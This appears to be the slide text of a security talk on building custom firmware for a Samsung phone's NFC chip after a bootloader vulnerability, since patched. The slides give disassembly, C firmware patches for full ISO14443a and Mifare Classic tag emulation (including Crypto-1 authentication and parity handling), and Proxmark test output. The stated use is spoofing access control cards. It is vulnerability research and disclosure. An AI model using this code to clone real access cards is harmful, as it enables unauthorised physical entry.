Access to these registers would also allow for passive sniffing

```
00000000 00 00 00 00 60 00 00 00 00 00 00 00 00 00 00
00000010 00 00 00 00 0c 00 00 00 a6 00 00 00 ff 00 00 00
00000020 00 00 00 00 3e 00 00 00 2e 00 00 00 00 00 00 00
00000030 81 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00
00000040 88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050 00 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000070 00 00 00 00 00 00 00 00 00 00 00 00 77 00 00 00
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000120 11 0c 6d c8 b2 64 9d ff 16 0f 91 aa 55 07 ab fd
00000130 0d a0 1c 7b 6d 2f dd 0d e3 09 05 41 08 63 aa a9
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000200 52 a8 af 70 81 25 3f d6 24 14 2b f2 1e 60 fb 82
00000210 01 e9 3e 7b 6d 77 e9 db 38 13 75 28 dc f2 37 af
00000220 fb 6b eb 51 f5 35 f1 84 b1 8d ce 4f a9 80 a0 90
00000230 30 8d 45 bb 43 54 19 1c 9b 11 5a 3d 50 a3 04 ad
00000240 22 50 87 5f 80 f7 a7 91 3a 2c 93 25 fc 0c a3 fd
00000250 01 0c 28 59 a3 b7 7a bf 09 6a 67 18 a1 dc 2c b9
00000260 77 ef a8 da b0 10 63 57 e0 fd 5b bf 28 7c eb 01
00000270 c3 e9 f4 e4 6a f3 0c db 5d f3 03 c2 24 a0 0d 60
00000280 42 73 58 a9 85 43 5f 56 8c 19 56 fb fb ac 3a 3f
00000290 46 08 4c 38 2e c1 f7 ff 4f 11 37 c8 a1 f9 b7 ab
000002a0 f4 09 c9 f7 d0 7a 19 ad 60 4f c1 2d 28 ac 89 45
000002b0 38 c5 79 e3 70 9f 24 a5 4d f8 76 9b 13 03 b8 ba
000002c0 b0 47 25 41 17 df ef 8f 03 97 5f 7b 9c f5 7f 1d
000002d0 a6 d1 92 58 74 3b ee 61 41 2f 61 14 9d 2f 9f c3
000002e0 3d 30 dd dd ed 90 db be a3 ba ef 3d 03 12 a4 c2
000002f0 01 89 fe d7 c0 73 e6 e2 46 c3 bf 4f 02 e0 29 26
00000300 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00000400 26 09 22 da 26 09 22 da 26 09 22 da 26 09 22 da
*
00000800 86 43 46 08 86 43 46 08 86 43 46 08 86 43 46 08
```

Custom Firmware – Tag Emulation - Enumeration

ISO14443a enumeration occurs using the following information:

- ATQA – defined by NCI

- SAK – defined by NCI

- UID – randomised on phones, first byte always 0x08

These define tag type and unique identifier

Via NCI, ATQA and SAK values are restricted to specific values

Due to their purpose, these values were stored in individual hardware registers

Custom Firmware – Tag Emulation - Enumeration

Via NCI, SAK and ATQA values were sent to the chip

Using the patched I2C command, a RAM dump was taken

The SAK and ATQA values were identified in RAM, and compared with IDA

This led to a single function referencing hardware registers

```
enumeration_setup_function          ; CODE XREF: sub_5BE6+5A1p
LDRB                                R2, [R0,#0x16]
LDRB                                R3, [R0,#0x15]
LSLS                                R1, R2, #8
ORRS                                R1, R3
LDR                                 R2, =0x400200C0
REV16                               R1, R1
SUBS                                R2, #0x80
STR                                 R1, [R2]
LDR                                 R1, =0x400200C0
LDR                                 R2, [R0]
SUBS                                R1, #0x40 ; '@'
STR                                 R2, [R1,#0x38]
LDR                                 R2, [R0,#4]
STR                                 R2, [R1,#0x3C]
LDR                                 R1, =0x400200C0
MOVS                                R2, #0
SUBS                                R1, #0xC0
STR                                 R2, [R1,#0x34]
STR                                 R2, [R1,#0x38]
STR                                 R2, [R1,#0x3C]
LDRB                                R2, [R0,#0x14]
CMP                                 R2, #4
BEQ                                 loc_BD90
CMP                                 R2, #7
BEQ                                 loc_BD88
CMP                                 R2, #0xA
BNE                                 loc_BD94
LDR                                 R2, [R0,#0x10]
LSRS                                R2, R2, #8
STR                                 R2, [R1,#0x3C]
LDR                                 R2, [R0,#0x10]
LSLS                                R2, R2, #0x18
STR                                 R2, [R1,#0x38]

loc_BD88                            ; CODE XREF: enumeration_setup_function+301j
LDR                                 R2, [R1,#0x38]
LDR                                 R3, [R0,#0xC]
ORRS                                R2, R3
STR                                 R2, [R1,#0x38]

loc_BD90                            ; CODE XREF: enumeration_setup_function+2C1j
```

Custom Firmware – Tag Emulation - Enumeration

This function was overridden, then called within the new function

Custom SAK, ATQA and UID values were added via hardware to replace initial values

Confirmation of this patch was performed using a Proxmark as a reader

```
uint32_t potentialMemorySetup(uint32_t r0) {  
    uint32_t (*setupFunction)(uint32_t) = (uint32_t (*)(uint32_t))0xBD47;  
  
    uint32_t val = setupFunction(r0);  
  
    // override atqa and uid  
    uint32_t* uidPtr = 0x40020034;  
    uint32_t* atqaPtr = 0x4002003c;  
    uint32_t* sakPtr = 0x40020040;  
  
    struct TagState* tagState = TAG_STATE_OFFSET;  
  
    memcpy(&uidPtr[0], &tagState->tagHeader[0], 8);  
  
    atqaPtr[0] = 0x44000000;  
  
    sakPtr[0] = 0x00040988;  
  
    return val;  
}
```

Custom Firmware – Tag Emulation - Enumeration

Analysis via the Proxmark demonstrated that this was successful

This would allow for modification of enumeration information, but not full communication

```
Architecture Identifier: AT91SAM7Sxx Series
Nonvolatile Program Memory Type: Embedded Flash Memory
proxmark3> hf 14a reader
iso14443a card select failed
proxmark3> hf 14a reader
  UID : 67 c6 f4 a7 20 14 a7
  ATQA : 00 44
  SAK : 09 [2]
  Field dropped.
proxmark3> hf 14a reader
  UID : 67 c6 f4 a7 20 14 a7
  ATQA : 00 44
  SAK : 09 [2]
  Field dropped.
proxmark3> hf 14a reader
  UID : 67 c6 f4 a7 20 14 a7
  ATQA : 00 44
  SAK : 09 [2]
  Field dropped.
```

Custom Firmware – Tag Emulation – Full Communication

Chip was known to respond to commands 0x50 (HALT) and 0xE0 (RATS)

RATS was searched via: “CMP.*#0xe0”

Four results were found, and analysed individually

This lead to finding the state machine functions

Additional valid commands were noted

```
loc_17798                                ; CODE XREF: ROM:00017786↑j
LDR      R0, [R6,#8]
LDRB     R0, [R0]
CMP     R0, #0xE0
BNE      loc_177A8
BL       sub_1766A
CMP      R0, #1
BEQ      loc_177B8

loc_177A8                                ; CODE XREF: ROM:0001779E↑j
LDRB     R0, [R7,#0x19]
CMP      R0, #3
BEQ      loc_17804
LDR      R0, [R6,#8]
LDRB     R1, [R0,#2]
CMP      R1, #0xD4
BEQ      loc_177FE
B        loc_17804

; -----
loc_177B8                                ; CODE XREF: ROM:000177A6↑j
MOVS     R0, #4
STRB     R0, [R7,#0xC]
MOVS     R1, #1
BL       sub_138EE
STRB     R0, [R7,#0xD]
CMP      R0, #2
BEQ      loc_177D2
```

Custom Firmware – Tag Emulation – Full Communication

Further tracing from RATS found the function which sent responses

This was found to set a buffer, size, and some configuration information

The written registers were copied and added to a new function

```
// for reading from only
// mem32[0x40020004/4] = 0xffffffff;

mem32[0x40020030/4] = 0xffffffff;
mem32[0x400200a4/4] = 0xffffffff;

mem32[0x40020008/4] = ((len*8));
// mem32[0x4002000c/4] = 0x01000000;

mem32[0x40020004/4] &= ~0x4000;

// PARITY CONTROLLER
// mem32[0x40020004/4] |= 0x4000;

// mem32[0x40020010/4] = 0x8000;
// mem32[0x40020008/4] = ((len*8)) | 0x0824;
// mem[0x4002000c] = 0x00;

For(int i = 0 ; i < len ; i++) {
// for(int i = 0 ; i < 0x20 ; i++) {
    nfcBuff[i] = data[i];
}

// mem32[0x4002001c/4] = 0x03;

// mem32[0x40020008/4] = len*8;

// 14 next --- doesn't do anything
// mem[0x40020014] = 0xff;

// ends with 1, no crc, ends with 9, has cr
// 0x00 - no response
// 0x02 - no change
// 0x04 - crc
// 0x08 - different crc
// 0x10 - sends 2a2a2a2a (when sending aaaa)
// 0x20 - no difference
// 0x40 - no difference
// 0x80 - nothing
// 0x100 - 6a first time then nothing
// 0x200 - nothing
// 0x400 - nothing
// 0x800 - nothing
// mem[0x40020010] = 0x01;
// mem[0x40020010] = 0x01;
// 0x40000001 - huge prepend - B7 FF FF FF
// 0x20000001 - huge prepend - B7 FF FF FF
// mem32[0x40020010/4] = 0x00000001;
mem32[0x40020010/4] = 0x80003;

// mem32[0x40020010/4] = 0x80063;
```

Custom Firmware – Tag Emulation – Full Communication

A basic read command was first implemented : 30 XX + CRC

This was configured to return unencrypted memory blocks

This could later be extended to include appropriate encryption

```
proxmark3> hf 14a raw -sc 30 00
Card selected. UID[7]:
67 C6 F4 A7 20 14 A7
received 18 bytes:
67 C6 F4 A7 20 14 A7 89 44 00 C2 00 00 00 00 00 80 50
```

Custom Firmware – Tag Emulation – Full Communication

The state machine function was overridden

A switch statement was used to respond to Mifare commands

Analysis showed that the HALT command affected the internal state machine

This function was called from the new state machine

Non-standard debugging commands were also added

```
        break;
    }
    case CMD_READBLOCK: {
        sendBlock(tagState,cmd[1]);

        break;
    }
    case CMD_WRITEBLOCK:
        tagState->blockToWrite = cmd[1];
        tagState->setupState = State_AwaitingWriteBlock;

        sendAck(tagState);
        break;
    case CMD_HALT: {
        tagState->cryptoAuthState = 0;
        void (*updateHalt)(uint32_t) = (void (*)(uint32_t))0x5E09;
        updateHalt(0);
        break;
    }
    // case 0x70: { // read memory function

    // // uint32_t address = 0;
    // // memcpy(&address,&cmd[1],4);
    // // uint8_t* mem = 0x00000000;
    // // memcpy(&tagState->respData[0],&mem[address],0x10);
    // for(int i = 0 ; i < 0x20 ; i++) {
    //     tagState->respData[i] = cmd[1];
    // }
    // sendNfcParityResponse(tagState->respData,16);
    // break;
    // }
```

Custom Firmware – Tag Emulation – Full Communication

With full control, any ISO14443a tag could be emulated

Mifare Classic's Crypto-1 authentication and access mechanisms were implemented

While this worked with a Proxmark, it would not work on a legitimate reader

```
} else if(tagState->setupState == State_AwaitingAuth) {  
  
    int i = 0;  
  
    for(i = 0 ; i < 4 ; i++) {  
        cryptoGetByte(tagState->cryptoState,cmd[i],1);  
    }  
  
    // change this just to loop the 0,0 value  
    for(i = 0 ; i < 4 ; i++) {  
        cryptoGetByte(tagState->cryptoState,0,0);  
    }  
  
    // stupid efficiency increase  
    tagState->respData[0] = 0x3c ^ cryptoGetByte(tagState->cryptoState,0,0);  
    tagState->respData[1] = 0x2b ^ cryptoGetByte(tagState->cryptoState,0,0);  
    tagState->respData[2] = 0xcd ^ cryptoGetByte(tagState->cryptoState,0,0);  
    tagState->respData[3] = 0xad ^ cryptoGetByte(tagState->cryptoState,0,0);  
  
    sendNfcResponse(tagState->respData,4);  
  
    tagState->setupState = State_Selected;  
    tagState->cryptoAuthState = CryptoState_KeyA;  
  
}
```

```
proxmark3> hf mf rdbl 0 A ae7fd8075f3a  
--block no:0, key type:A, key:ae 7f d8 07 5f 3a  
#db# READ BLOCK FINISHED  
is0k:01 data:67 c6 f4 a7 20 14 a7 89 44 00 c2 00 00 00 00 00  
proxmark3> █
```


Custom Firmware – Tag Emulation – Restrictions

The parity register was found at address 0x40020004, by setting bit 0x4000

With this set, parity could be modified

This required adding additional bits to the buffer, and increasing the length set by one bit per byte

With this in place, a Mifare Classic tag could be fully emulated

```
tmemset(tagState->parityRespData,0,32);

uint16_t byte = 0;
uint16_t bit = 0;

// authenticated
for(int i = 0 ; i < 18 ; i++) {

    uint8_t unEncVal = tagState->respData[i];
    tagState->respData[i] = tagState->respData[i] ^ cryptoGetByte(tagState->cryptoState,0,0);

    for(int j = 0 ; j < 8 ; j++) {

        if( (tagState->respData[i]&(1<<j)) != 0 ) {
            tagState->parityRespData[byte] |= (1<<bit);
        }

        bit++;

        if(bit>7) {
            byte++;
            bit = 0;
        }

    }

    // uint8_t parityBit = checkParity(tagState->respData[i]);
    // parityBit ^= 1;

    // crypto parity bit, FINGERS CROSSED
    uint8_t parityBit = (cryptoFilter(tagState->cryptoState[1]) ^ checkParity(unEncVal)) & 1;

    tagState->parityRespData[byte] |= (parityBit<<bit);
    bit++;

    if(bit>7) {
        byte++;
        bit = 0;
    }

}

sendNfcBitResponse(tagState->parityRespData, 18);
```


Custom Firmware – Tag Emulation – Dumping Writes

Writes to tags were hooked to send I2C messages

This allowed for persistent modification of tags

```
} else if(tagState->setupState == State_AwaitingWriteBlock) {  
  
    tagState->setupState = State_Selected;  
    memcpy(&tagState->tagHeader[tagState->blockToWrite*16],&cmd[0],16);  
  
    sendAck(tagState);  
  
    // writes data back  
    void (*setupResponseHeader)(uint32_t,uint32_t) = (void (*)(uint32_t,uint32_t))0x10889;  
    setupResponseHeader(0x0f,0x99);  
    unsigned char* i2cBlock = 0x20000024;;  
    i2cBlock[2] = 0x11;  
    i2cBlock[3] = tagState->blockToWrite;  
    memcpy(&i2cBlock[4],&cmd[0],16);  
    void (*sendCraftedNfcResponse)(void) = (void (*)(void))0x119BF;  
    sendCraftedNfcResponse();  
  
    // do write blocking here if needed  
  
} else if(tagState->setupState == State_AwaitingAuth) {
```

Demo



Custom Firmware – Final Notes

Tag emulation allows for spoofing of 13.56MHz access control cards, as well as more esoteric uses

All other NFC functionality works as normal, despite patching

More subtle than a dedicated attack tool

Expansion of this functionality could allow for offline cracking attacks

The same emulation could be performed on any supported protocol

Now framework is in place, easy to develop for

Conclusion

All outlined vulnerabilities were patched by Samsung as of April 2020

The vulnerability required root access, but fully compromised the chip

Phones are exploitable embedded devices, and should be treated as such

Bootloader vulnerabilities are more common than you think, especially in phones

Developing custom firmware for proprietary chips is challenging, but rewarding

If an undisclosed vulnerability is found in an old chip, it'll likely be in the new one